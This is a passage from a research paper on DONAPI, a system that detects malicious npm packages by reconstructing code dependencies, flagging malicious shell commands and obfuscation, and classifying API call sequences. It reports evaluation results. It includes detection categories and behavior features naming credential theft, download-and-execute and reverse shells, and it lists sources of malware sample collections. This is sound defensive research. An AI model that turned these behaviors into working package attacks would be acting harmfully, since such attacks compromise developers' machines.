Entry files extraction. As mentioned in section 2.2, the installation and import process is crucial for detecting malicious packages, so we focus on the entrances involved in the above process, including `scripts`, `main`, `exports`, `imports`, `bin`. Within the `scripts` field, apart from the previously mentioned hooks (i.e., `preinstall` and `postinstall`), developers can define custom fields executed via the `npm run <field>` command. We use regular expressions to extract filenames specified under the script field to capture these fields. The `main` (or `exports`) field, which serves as the default entry point, automatically executes the appropriate files during

[7] https://openssf.org/
[8] https://docs.npmjs.com/cli/v9/configuring-npm/package-json
[9] https://docs.npmjs.com/cli/v9/using-npm/scripts



Figure 3: The overall framework of DONAPI

package import. The `imports` field defines the imported subpaths for the current package. `bin` field creates some CLIs that, in turn, execute specific files. We extract them from the configuration file whenever present, regardless of whether the package executes the specified file upon import.

Dependencies parsing. The purpose of dependencies parsing is to resolve imports of other code files declared dynamically in the code and retrieve the content of the imported target files. In Node.js, different module systems have different import methods, which are `require()` function for *CommonJS*[10] and `import` statement for *ECMAScript*[11] modules. Thus, we design two AST node parsing rule sets to adapt to these module specifications. Although a package may contain two module systems, typically, only one module system is used per file, so we generated ASTs in file units. In the AST, each code block (such as function declaration and class declaration) and code lines not contained in code blocks are defined as top-level nodes. The dependencies parsing process traverses the top-level nodes, matches all nodes, including import action, parses them recursively, and inserts the returned AST into the original positions.

Objects modifying. To solve the problem of variable ambiguity after merging different codes, we need to unify the identifiers of imported and exported objects based on dependency resolution. Since the dependency resolution process will merge code from different files, and the merged code does not need to define any exported objects, we first need to modify the exported objects into general object declarations and unify their names as `export_<file_name>_<object_name>`, where `file_name` does not contain extensions and special characters are replaced by "$" to avoid duplication of variable names. On the other hand, the import statement usually assigns the imported external object to a new identifier to call the external function in the subsequent code, so each identifier member corresponds to an external object during the actual code execution. Based on this principle, we rewrite the value assigned to the new identifier as a new object that includes all exported objects defined as its members in the target file.

Algorithm 1: Code Dependencies Reconstructor

Input: Package (package.json, code files)
Output: Merged codes
Hyperparameters : recursion = 2

```
// Parsing package.json to get 5 entry points
entries = ExtractEntries (package.json);
foreach entry E_i in entries do
    // Determine the type of file module specification
    moduleType = GetModuleType (E_i, package.json);
    // Generating abstract syntax trees using parsers
    AST_i = GenerateAST (E_i, moduleType);
    foreach top-level node N_j in AST_i do
        if N_j is require/import statement then
            // Get dependencies and download
            dependencies = GetDependency (N_j);
            // Recursive resolving of dependencies
            AST_sub=ResolveDep (dependencies, recursion);
            MergeAST (AST_i, AST_sub)
        end
        else if N_j is exports/export statement then
            // Modify export statement
            variableName = variable name of N_j;
            fileName = file name of E_i;
            remove export keyword in N_j;
            variableName → export_fileName_variableName;
        end
    end
    // Convert the modified AST back to JS code
    restoreE_i = RestoreCodeFromAST (AST_i);
    allEntry.append(restoreE_i);
end
return allEntry;
```

[11] https://www.ecma-international.org/publications-and-standards/standards/ecma-262/

3.2 Malicious Shell Command Detector

In supply chain poisoning attacks, in addition to directly implanting malicious code, executing the attack through malicious shell commands is a typical tactic hackers use. These commands may exist in various places such as `package.json` files, `.sh` files, or code. Therefore, we propose a malicious shell command detector to address this issue.

Basic detection process. For the `package.json` file, our detector parses and extracts all `scripts` field values as bash commands and parses them to build the corresponding ASTs using *bashlex*[12] library. For `.sh` files, the detector executes the file within a Docker sandbox in debug mode using the command */bin/sh -x*, capturing the executed command sequence. In the case of code, we focus on the parameters of standard API calls used for command execution (including *child_process.spawn, child_process.spawnSync, child_process.exec, and child_process.execSync*). In a similar process to `package.json` file, these parameters are treated as bash commands and processed using the same methodology mentioned above. Then, the YARA rules shown in Appendix A.2 are used to analyze the information extracted from these bash commands and judge whether they are malicious.

Table 1: Malicious URL features

URL Fea.	Description
UF1	Longest subdomain entropy
UF2	Length of the longest subdomain
UF3	% of vowel letters in the longest subdomain
UF4	% of consonant letters in the longest subdomain name
UF5	% of consecutive letters in the longest subdomain
UF6	% of repeated letters in the longest subdomain
UF7	% of numeric characters in the longest subdomain
UF8	Modify file permissions and create processes
UF9	gibberish test to determine the readability of the longest subdomain
UF10	Top-level domain types, including: xyz, br, us, etc.

Malicious URL detection process. In practical scenarios, specific commands rely solely on accessing URLs to fulfill their intended functions, which means that the degree of maliciousness of the URLs will determine whether the command is malicious. With the attacker's ability improvement [6], the similarity between malicious and benign URLs among text features has dramatically increased, challenging the static detection methods of malicious URLs based on text features. At present, a feasible way is to access the target URL in a sandbox environment, capture the traffic during the communication, and analyze the maliciousness of the URL on this basis. However, this method is time-consuming because the URL needs to be accessed, which makes it challenging to meet the detection efficiency requirement of DONAPI. Therefore, we consider a compromise: allowlist combined with machine learning. Specifically, first, we build a domain allowlist based on Alexa Top 1M and use it to filter the target URLs. Next, if the URL fails to hit any items in the allowlist, a machine learning model is introduced to detect it to balance accuracy and efficiency. Regarding machine learning models, referring to existing works [10, 38], we use features shown in Table 1.

After completing the above detection process and obtaining the results, we record all malicious commands and forward the packages without malicious commands to the downstream tasks for further analysis.

[12] https://github.com/idank/bashlex

3.3 Obfuscated Code Detector

As described in Section 2.2, code obfuscation affects the effectiveness of static analysis, so we designed a machine-learning-based model specifically to identify packages with obfuscated code during installation and import. Ultimately, we send obfuscated packages to the *dynamic behavior extractor* and unobfuscated to the *suspicious package static identifiers*.

Table 2: Obfuscation features. "*" in "Ref." indicates that the feature was partially modified in our research

Obfuscation Fea.	Description	Ref.
OF1	The ratio of compressed lines of code to original lines of code	new
OF2	The ratio of the number of spaces in the compressed code to the number of spaces in the original code	new
OF3	# of string function calls, e.g. "subString", "charAt"	[1]
OF4	# of encoding function calls, such as "escape", "String"	new
OF5	# of occurrences of special characters, such as "%", "$", "\"	[69]*
OF6	# of lines of code	[42]
OF7	# of white spaces	[42]
OF8	# of special numbers, such as hex and unicode encoding	[42]
OF9	Ave. length of identifiers	new
OF10	Shannon entropy of identifiers	[35]*
OF11	Max. string length	[29]
OF12	# of strings over a certain length	new
OF13	# of prototype method calls	new
OF14-OF25	Frequency of the keyword, such as 'if', 'else'	[69]*

Numerous recent advancements [20, 29] have been in obfuscated code detection, but we remain committed to building feature-based detectors due to the two distinct advantages. First, previous research work [1, 29, 35, 42, 69] has extensively used and effectively validated the effectiveness of features in detecting obfuscated code. Second, the feature extraction process can be executed quickly, thus improving overall efficiency. Therefore, based on the study of commonly used obfuscation tools and methods [33, 57], we have carefully distilled a set of 25 features based on keywords and code structure and evaluated their importance, as shown in Appendix B. Table 2 details this comprehensive set of features.

For the model, we chose the Random Forest (RF) model based on several primary reasons. First, RF excels at handling high-dimensional data with many features. Second, in real-world applications with often missing data, RF is just as good at managing missing data while maintaining model accuracy, which may be difficult for other algorithms to produce. Third, RF can help identify the most influential features in distinguishing obfuscated data from unobfuscated data, thereby revealing the underlying mechanisms of code obfuscation. Furthermore, researchers [31, 39] have generally favored RF

algorithms for detection tasks over other traditional machine learning algorithms, such as Support Vector Machines (SVM), Decision Trees (DT), and Naïve Bayes (NB).

3.4 Suspicious Package Static Identifier

The main objective of the static detection module is to perform a robust and efficient maliciousness analysis of packages detected by the previous module as unobfuscated files (involved in the process of installation and import). However, considering that static analysis has certain limitations (e.g., poor environment awareness and low precision [7]) compared to dynamic analysis and the combination of them can perform better [34, 61], another goal of this module is to perform preliminary maliciousness assessments on a large number of unobfuscated packages and screen out suspicious samples to be sent to the dynamic module for further examination, to reduce the burden of dynamic analysis and speed up the overall process. The module includes the following two main functional components:

API call sequence extraction. In addition to referring to existing works [16, 59], we manually analyze many actual samples and ultimately focus on four different behaviors during script code execution. 1) *Network requests* allow communication over various protocols, such as sockets, HTTP, FTP, etc. They are often used to leak sensitive information [4], obtain malicious payloads [12], etc. 2) *File system accesses* allow file operations such as read, modify, chmod, etc. They have been used to compromise SSH private keys [4], overwrite files [65], etc. 3) *Process operations* allow process creation, termination, and privilege changes. They have been used to spawn individual malicious processes [60]. 4) *Arbitrary code execution* allows code generation and execution. The infamous `eval` implements almost all possible functions.

To capture these behaviors as much as possible, we use Node.js native APIs that implement the four behaviors described above in the underlying layers of Node.js. Additionally, even if executed through dependencies or wrapper functions, the code reconstructor can merge code into a single file for static analysis, meaning that this approach does not miss sensitive behaviors. Drawing parallels to taint analysis [34, 73], the foundation of our static analysis relies on API call sequences, which aims to ascertain if there is a data flow from source to sink. However, due to efficiency constraints inherent in taint analysis, we opt to utilize solely the location information of API calls to establish the presence of data flow.

We adhere to the "**AST first, regex later**" methodology to extract sequences. AST is a potent tool for syntax analysis and identifying pivotal system calls. However, it is essential to acknowledge that the diverse nature of JavaScript syntax and the inherent limitations of parsing tools may impede successful parsing across the board. When conventional parsing encounters obstacles, we resort to regex matching as a viable alternative. While regex exhibits more constraints than AST, it proves satisfactory in this context, especially considering its role as a fallback option.

Feature engineering. Feature selection plays a key role, as we initially chose the RF model to identify malicious packages. Striking the right balance is essential: if the feature selection is overly strict, it may lead to a substantial number of missed detections, thereby impacting the effectiveness of subsequent analysis; conversely, if the feature selection is too lenient, it can result in a high number of false positives, significantly impeding the overall efficiency of the DONAPI.

Table 3: Behavior features

Behavior Fea.	Description
BF1	Send sensitive information to the outside
BF2	Query system environment variables
BF3	Download the content and execute it as a string
BF4	Write to file and execute
BF5	Read the contents of the file and execute
BF6	Read files and execute code dynamically
BF7	Download content and execute code dynamically
BF8	Modify file permissions and create processes
BF9	Identify operating system platforms
BF10	Modify the data flow of system command execution results
BF11	Execute system commands
BF12	Number of Performing sensitive file operations

Through exploration, we found that identifying malicious behaviors only by individual suspicious behaviors would generate high false positives and decrease the overall analysis efficiency. So, we chose to detect potentially malicious behaviors during the installation phase of software packages through a combination of behaviors as selected features. In addition, existing studies have found significant differences between benign and malicious packages in performing critical behaviors, mainly including a range of native APIs performing essential functions such as file system access, network requests, process manipulation, and arbitrary code execution. For example, when stealing sensitive information, the code execution behavior manifests as a network request and attempts to access sensitive information before that step. In addition, we are interested in modules such as the *fs* module, the *https* module, and the *child_process* module. Ultimately, we summarized 12 features in Table 3.

3.5 Dynamic Behavior Extractor

As described in Sections 3.3 and 3.4, dynamic analysis helps to overcome the challenges encountered in static analysis, especially in encryption, obfuscation and compression in JavaScript code. Therefore, this module aims to perform runtime API monitoring with API call sequence extraction for the obfuscated and suspicious packages in the previous sections.

Monitoring methods. Most of the existing research [15, 56] on capturing API call sequences uses system call tracing

tools (e.g., Strace[13], Sysdig[14]), which are simple and effective, but lack interpretability. Based on the open-source nature of Node.js, we use API instrumentation that avoids capturing non-package behaviors while having broader API coverage (especially APIs that do not result in system calls). Specifically, we insert additional functional JavaScript code into key API implementations to capture API calls and explicit parameters generated by packages during installation and import. Moreover, we can locate the APIs called by the package to specific code snippets based on call stack information, thus allowing for an intuitive understanding of the package logic at the code level and improving interpretability. For the deployment, we engineered a Docker image that recompiles and integrates modified Node.js source code atop the foundational Ubuntu image. Then, we generate separate Docker containers for each package and perform the processes of installation and import within them, closely mimicking the behavior of actual packages and capturing API call sequences precisely.

Monitoring scope. We monitored 132 APIs, including native implementations such as file manipulation, network connection, and process creation. Our analysis suggests these APIs cover all potential API calls that facilitate malicious operations. However, due to the low-level nature of these APIs, package installation will result in some non-user *side effects*. For example, the *https.request* is implicitly called to download package dependencies and file manipulation APIs are used to log the installation process. To address this issue, we have filtered out these extraneous behaviors by analyzing the function call stack of the API and determining the location of parent function calls and function parameters. Our strategy monitors malicious behaviors at the package installation and import stages. Our research indicates that over 90% of malicious packages activate during these stages (rather than during exported function invocation), so we only considered the execution of code involved in these phases. In our future work, we aim to continually iterate the functional code of API instrumentation and customize the API return values for different scenarios. This strategy will enable us to emulate a range of execution conditions and external dependencies, thereby improving code coverage.

3.6 Hierarchical Classifier

API calls are critical for packages to achieve specific behaviors (benign or malicious) and are the basis of many existing malware classification studies [3, 9, 37]. However, considering that the implementation of package behaviors is not only related to some specific APIs but also greatly depends on the call order of these APIs, e.g., the execution of a malicious software import, which first requires a connection to an external network to download the software, and subsequently to execute the corresponding commands, which can lead to a large number of false positives if the order is not taken into account as can be demonstrated in Appendix A.1. Therefore, to enhance the understanding of malicious package behaviors and complement the insufficiency of using API call sets alone, we chose to take the API calls order into account, and we propose a *hierarchical classification framework* centered on the API call sequences, as shown in Figure 4.



Figure 4: Hierarchical classification framework of malicious packages

First, we map dynamically extracted APIs to specific behaviors and subsequently classify packages based on the forward and backward order of these behaviors (API call sequence order), using a bottom-up abstraction approach for the whole process. In designing the framework, however, we used a top-down approach to avoid explicitly modeling specific packages based on their characteristics and to be more inclusive. Next, we introduce the three layers of the framework: malicious package categories, sensitive behaviors, and sensitive APIs. For more detailed information, please visit the page [30].

Malicious packages. After studying the existing reports of npm malicious packages [4, 53], we found that most malicious npm packages steal user information by various means, and a few other types exist [12]. Furthermore, we combed through some of the studies [44, 54] on malware classification, manually analyzed the collected malicious samples, and now classified the malicious packages into five categories. The categories are Sensitive information theft (**M1**), Sensitive file operation (**M2**), Malicious software import (**M3**), Reverse shell (**M4**), Suspicious command execution (**M5**). These categories represent different attack purposes despite variations in their specific implementations.

Sensitive behaviors. Malicious packages often use different behaviors and sequences to achieve different purposes. Therefore, we associate the category of malicious packages with the corresponding sequence of behaviors. For example, the sensitive information theft category follows the behavior sequence: "Access sensitive information first and then send it over the network." Therefore, based on the following criteria, we define 12 behavior types (40 behavior subtypes in total).

- **Mutual exclusion** (types between atomic behaviors should not overlap)
- **Completeness** (covering all possible sensitive behaviors)
- **Non-ambiguous** (type division is clear)

[13] https://github.com/strace/strace
[14] https://github.com/draios/sysdig

- **Repeatability** (multiple classification results for an atomic behaviors are consistent)
- **Acceptability** (logical and intuitive)
- **Practical** (can be used for in-depth research)

Sensitive APIs. APIs are fundamental to software functionality and are not inherently malicious. However, depending on the user's different behavioral intentions, certain APIs may contribute to malicious behavior to varying degrees. Therefore, we supplemented the APIs gathered from existing research [16] with the native API functionality descriptions from the official Node.js documentation[15]. Ultimately, we identified 226 APIs (combined with parameters to form 806 sensitive APIs) that could potentially be used for malicious purposes to represent the sensitive behaviors defined above at the code level.

The hierarchical classification framework centered on API call sequences is one of our work's highlights, notable for its generality and language independence, allowing for the development of guidelines for different languages. Of course, for consistency, we have also included malicious shell commands in the relevant malicious package category. This additional aspect, while necessary, is separate from the central focus of this section. Therefore, we will present the rules for categorizing malicious shell commands in the Appendix A.2.

4 Experiments and Results

4.1 Datasets

Our dataset comprises multiple data sources, including security vendor blogs and existing sets of known malicious samples. However, in many cases, these sources only provide information on malicious package names and version numbers without disclosing the specific malicious code itself. Therefore, it poses a challenge when attempting to download packages directly from the official npm registry[16], which may have been unpublished or deleted, resulting in the unavailability of valid information through the official npm registry.

To overcome this challenge, we implemented a solution by building a local package cache using npm replicate[17], which is a CouchDB instance that offers a *Change API*[18] to track database changes. When building the local cache, we initially copied all the metadata from npm to the local and downloaded all the corresponding `.tgz` files. Later, we only need to use change messages to perform local synchronization during the synchronization process. However, unlike npm replicate, we only mark packages as officially deleted and do not delete the associated `.tgz` files. Thus, our dataset includes the raw metadata of the npm registry as well as the `.tgz` files of the removed packages, some of which may contain malicious packages. We summarize the details of the collected dataset in Table 4 for reference.

Table 4: Statistics of the malicious package datasets

Dataset	Source	Num
Redlili	https://red-lili.info/	1,214
Backstabber	https://dasfreak.github.io/Backstabbers-Knife-Collection/	1,504
ReversingLabs	https://blog.reversinglabs.com/blog	39
Maloss	https://github.com/osssanitizer/maloss	332
Cuteboi	https://cuteboi.info/	500
Synk-blog	https://snyk.io/blog/	32
Lofygang	https://gist.github.com/jossef	10
Sonatype-blog	https://blog.sonatype.com/	315
Local cache	-	600+
Total	-	**4,546+**
Total (in used)	-	**1,159**

We found several problems when studying these datasets: 1) Intersection of data exists; 2) The malicious code is the same except for the external address; 3) The malicious behaviors cannot be triggered (not in installation and import). Therefore, in our analysis, we manually reviewed and de-duplicated these samples and constructed a malicious dataset (1,159 in total). Since some modules of Donapi play complementary roles in detecting malicious packages, this part of the data is highly varied, and we will present it in the corresponding evaluation.

4.2 Experiment Design

To evaluate whether our method achieves the three objectives mentioned in the previous sections, we have formulated the following research questions (RQs) to guide the experimental design:

RQ1 Accuracy. How does the proposed method perform on the dataset in terms of detection accuracy? (§4.3)

RQ2 Efficiency. Can the model handle a large number of packages within a limited time? (§4.4)

RQ3 Validity. Can the detector find malicious packages in the wild? How does it compare to other detectors? (§4.5)

4.3 Accuracy Evaluation (RQ1)

The DONAPI comprises multiple modules, each with specific roles, working collaboratively to achieve malicious package detection. To evaluate the detector, we conducted individual evaluations on each module and assessed the overall performance of the entire detector. The evaluation metrics include precision, recall, and F1 score, considering malicious package detection as a binary classification task. The following sections present each module's experimental setup and results. Furthermore, Section 4.3.2 on integrated evaluation comprehensively explains the causes of false alarms and omissions.

4.3.1 Partial Evaluation

Code dependencies reconstructor. We aim to merge the actual running code into a single file while ensuring that the

[15] https://nodejs.org/en/docs
[16] https://registry.npmjs.org/
[17] https://replicate.npmjs.com/
[18] https://replicate.npmjs.com/_changes?descending=true&include_docs=true

syntax is correct, and we are not concerned with whether or not the merged code will run successfully. In addition, we use the AST for reconstruction, and if there are no errors in the process, we consider the output correct. Since the code merging process is file-based, we use the success rate of the output file as an evaluation metric. We tested all newly released npm packages from May 30, 2023, to June 1, 2023, totaling 28,874 packages and 579,269 files. The overall results, as shown in Table 5, demonstrate that the code dependencies reconstructor exhibits excellent usability, achieving an overall error probability of less than 1%.

Table 5: Evaluation results for code dependencies reconstructor. "No." is the n^{th} day of the test period

No.	#Packages	#Files	#Reconstruct error files	#Total error files
#1	11,917	216,615	43	1,367 (0.63%)
#2	10,481	248,901	37	1,773 (0.71%)
#3	6,476	113,753	18	1,003 (0.88%)
Total	28,874	579,269	98	4,143 (0.72%)

[1] The total error consisting of Reconstruct errors and Parsing errors.

Table 6: Evaluation results for sub-detectors and DONAPI

Detector	#Malicious/Obfuscated	#Benign	Prec.	Recall	F1
MSCD	208	92	98.54%	97.12%	97.82%
OCD	88	337	94.25%	93.18%	93.71%
SPSI	147	567	99.32%	100.00%	99.66%
DONAPI (Integral detector)	**1,159**	**3,000**	**98.88%**	**91.63%**	**95.12%**

Sub-detectors. The main modules for this part of the verification are *Malicious shell command detector (MSCD)*, *Obfuscated code detector (OCD)*, and *Suspicious package static identifier (SPSI)*, which will be replaced with name abbreviations later in the paragraph. As these sub-detectors identify different aspects of a package, we prepared distinct datasets for each of these three components. For *MSCD*, we collected 208 malicious and 92 benign commands, covering the five malicious categories mentioned in Section 3.6, for validation purposes. For *OCD* and *SPSI*, we assembled corresponding datasets of obfuscated and malicious packages and split the training and validation set into a 4:1 ratio. Table 6 shows the specific number of packages and evaluation results.

Table 7: Comparative experiments on URL classifiers

Model	Acc.	Recall	F1	Speed
LSTM+CNN+Attention [47]	0.91	0.68	0.79	CPU: 1.465ms/it GPU: 0.041ms/it
Features+RF	0.82	0.58	0.62	CPU: 0.041ms/it
Features+RF+AllowList	0.82	0.58	0.62	CPU: 0.022ms/it

In addition, we evaluated the URL classifiers involved in *MSCD* to demonstrate the effectiveness of our design. As shown in Table 7, in a CPU-only environment, the machine-learning model, despite being slightly less effective, is much faster than the deep-learning model. In addition, allowlist can further improve the detection speed without affecting the model's effectiveness.

Dynamic behavior extractor. The Dynamic behavior extractor complements the static identifier and is critical to the overall detection process. We first tested three days of data with a total of 6,766 packages, and 376 were in error (about 5.6%), and we manually analyzed some error samples. We found that the main reasons for installation failures are code or command errors, such as code syntax errors, no dependency version exists, connection timeouts due to C2 address failures, no installation environment supported, etc. If the dynamic behavior extraction is incomplete for the above reasons, the package cannot successfully attack the victim host despite being malicious. It is worth mentioning that we can still capture network request behavior for packages that fail to install due to connection failures.

Table 8: Evaluation results for hierarchical classifier

Module	Category	Recall
Hierarchical classifier	Sensitive information theft (M1)	93.14%
	Sensitive file operation (M2)	100.00%
	Malicious software import (M3)	82.28%
	Reverse shell (M4)	97.22%
	Suspicious command execution (M5)	68.75%

Hierarchical classifier. To verify the validity of the criteria we defined for our hierarchical classification framework, we used the malware set mentioned in Section 4.1, which covers all five malicious categories we defined. However, it is worth noting that the actual number of categories for packages is slightly more than 1,159 due to the complex behavior of some packages, which results in the possibility of belonging to more than one malicious type, e.g., both sensitive information theft and sensitive file tampering. The specific recall rates for each category are shown in Table 8.

We initially designed Suspicious command execution (M5) to encompass more suspicious commands to avoid underreporting. However, after analyzing the missed samples, we found the recall rate unsatisfactory due to their obfuscated code and inability to obtain the complete behavior sequences through dynamic execution. In future work, we will refine the detector based on the characteristics of such samples.

4.3.2 Integrated Evaluation

In the previous sections, we conducted detailed performance evaluations for each module, but assessing the detector as a whole is also essential. The malicious samples used in the experiments come from the data mentioned in Section 4.1 (1,159 in Total). For the benign samples, we randomly selected and manually validated 3,000 packages.

In the accuracy evaluation of RQ1, we found that the detection could be better, so we analyzed the samples in detail. For underreporting, we discovered that some malicious samples

are time-sensitive, e.g., failed external links cause us to extract API call sequences incompletely. For false positives, we found that the rich behavior of large software packages may satisfy part of our defined API call sequences, which leads to false positives; moreover, the dependencies between packages and between packages and other software lead to the fact that these packages inevitably import external software, but we are unable to determine the degree of maliciousness of the imported software accurately.

4.4 Efficiency Evaluation (RQ2)

Before the efficiency evaluation, we analyzed the update frequency of the npm repository. Figure 5(a) shows the number of package updates in the local npm package cache every 14 days from *December 12, 2022* to *June 24, 2023*. The box plots and marked points represent the distribution of package updates over this period, and we observe that approximately 219,834 packages are released or updated every 14 days, an average of 16,102 package updates per day. Thus, with such many package updates, our detector must operate efficiently without compromising the quality of the analysis.

4.4.1 Timeout Analysis

The dynamic and static API call sequence extraction is a critical detector component and significantly impacts the overall processing time. However, complex package behaviors may lead to excessively long processing times, e.g., large packages may lead to longer static API call sequence extraction times, and network issues may lead to unstable dynamic installation times. Therefore, we employ a timeout mechanism to prevent the detector from taking too long to process specific packages.

To determine suitable timeout values, we conducted tests on a randomly selected subset of packages. For static API call sequence extraction, we tested 50,000 packages and calculated the empirical cumulative distribution function (eCDF) under different time durations, as shown in Figure 5(c). We found that when the detection time was less than 50s, 150s, and 300s, the coverage rate for packages reached 82%, 93%, and 97%, respectively. Based on these results, we set the static processing timeout to 300s to ensure sufficient coverage. However, it is essential to note that most packages require significantly less than 300s for processing.

Similarly, we randomly selected 15,000 packages for dynamic API extraction for testing and analyzed the eCDF under different time durations, as depicted in Figure 5(d). Due to the variations in package functions, there is variability in the duration distribution. Therefore, to achieve comprehensive coverage, a timeout of 600s was set for dynamic execution, as this duration covered nearly 89% of packages. It is worth mentioning that this does not imply that the processing time is inherently long, as not all packages require dynamic detection.

4.4.2 Processing Time


After determining the timeout, we randomly selected actual update packages totaling three days (September 1-3, 2023) for processing duration evaluation. It is worth noting that not all packages go through the dynamic analysis step. Therefore, the experiment tested a total of 15,479 samples, of which 4,571 were processed by the dynamic behavior extractor.

Table 9: Evaluation results for efficiency. Statistics are from September 1-3

Object	Result
Num of detected packages	15,479 (4,571 through dynamic)
Processing time	21 h 48 m 36s
Total lines of all codes	168,610,774 rows
Total lines of reconstruction codes	19,989,837 rows
Num of detected packages in 24 hours (estimated)	$\approx$ 17,033 (> 16,102)


Table 9 lists the test results, showing that the detector could process 15,479 packages in 22 hours. Meanwhile, to prevent the number of update packages from fluctuating over time, we estimated the number of packages (about 17,033) processed by the detector over 24 hours, and the results show that it is similar to the average number of updates (16,102) per day that we have counted before. In addition, given the variation in the number of lines per package, measuring the detection efficiency in terms of code lines is necessary. On this basis, the detection efficiency of the detector is about 1.29 million lines per 10 minutes for all codes and about 152,757 lines per 10 minutes for reconstruction code.

4.5 Validity Evaluation (RQ3)




To validate the effectiveness of the detector, we conducted experiments with a larger number of packages and compared its performance with other tools on some packages. This extensive evaluation allows us to understand better the detector's effectiveness in detecting and mitigating malicious packages.

Table 10: Evaluation results for validity




Detector	Term	Total	Det.	Pos. Det.
DONAPI	Jan-May	2,764,022	1,727	325 (+165)
DONAPI	May	420,395	792	148 (+83)
GUARDDOG [27]			49,070	$\approx$ 6 in 1,000
AMALFI [59]			2,678	$\approx$ 22 in 1,000
SAP [36]			50,043	$\approx$ 6 in 1,000


Note Numbers in parentheses are the number of malicious packets detected by the model but not visually analyzed manually due to code obfuscation.



Long term. Starting in 2023, we deployed DONAPI to real-world environments to detect packages updated daily from our local caches. We identified and manually confirmed 325 malicious packages (and tagged with npm or Synk) from January through June. It is worth noting that the results of



(a) Synchronization of local npm package cache per 14 days



(b) Synchronization of local npm package cache in May

(c) eCDF of Static detection runtime

(d) eCDF of Dynamic detection runtime

(e) Distribution of detection runtime

Figure 5: Evaluation results for efficiency

our detector needed to be more satisfactory during the early stages of deployment, and the number of samples detected was relatively low. However, as we iterated and improved our detector, by May, our model stabilized, and the detections aligned with our experimental results and expectations. DONAPI detected 148 actual malicious packages out of 420,395 packages throughout May. The specific detection results are shown in Table 10.

Table 11: Evaluation results of different tools on datasets

Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93

Comparative study. In this study, it is necessary to demonstrate the effectiveness of our detector by comparing it with other npm package detection tools. *GUARDDOG*, a heuristic rule-based tool developed by Google, is fully open-source and thus easily used by others for comparison. *AMALFI* and *SAP*, leading approaches based mainly on machine learning, hide part of their code for security reasons, so we reconstructed the feature extraction function according to the paper description. In addition, since *AMALFI* does not provide a training set, we use our dataset for training here, and *SAP* uses the dataset supplied by their repository.

We first evaluated them using the malicious samples(1159) used in the Integrate evaluation and the npm Top 5000 packages as benign samples. As shown in Table 11, *GUARDDOG*




Figure 6: Percentage coverage of different package categories by different tools

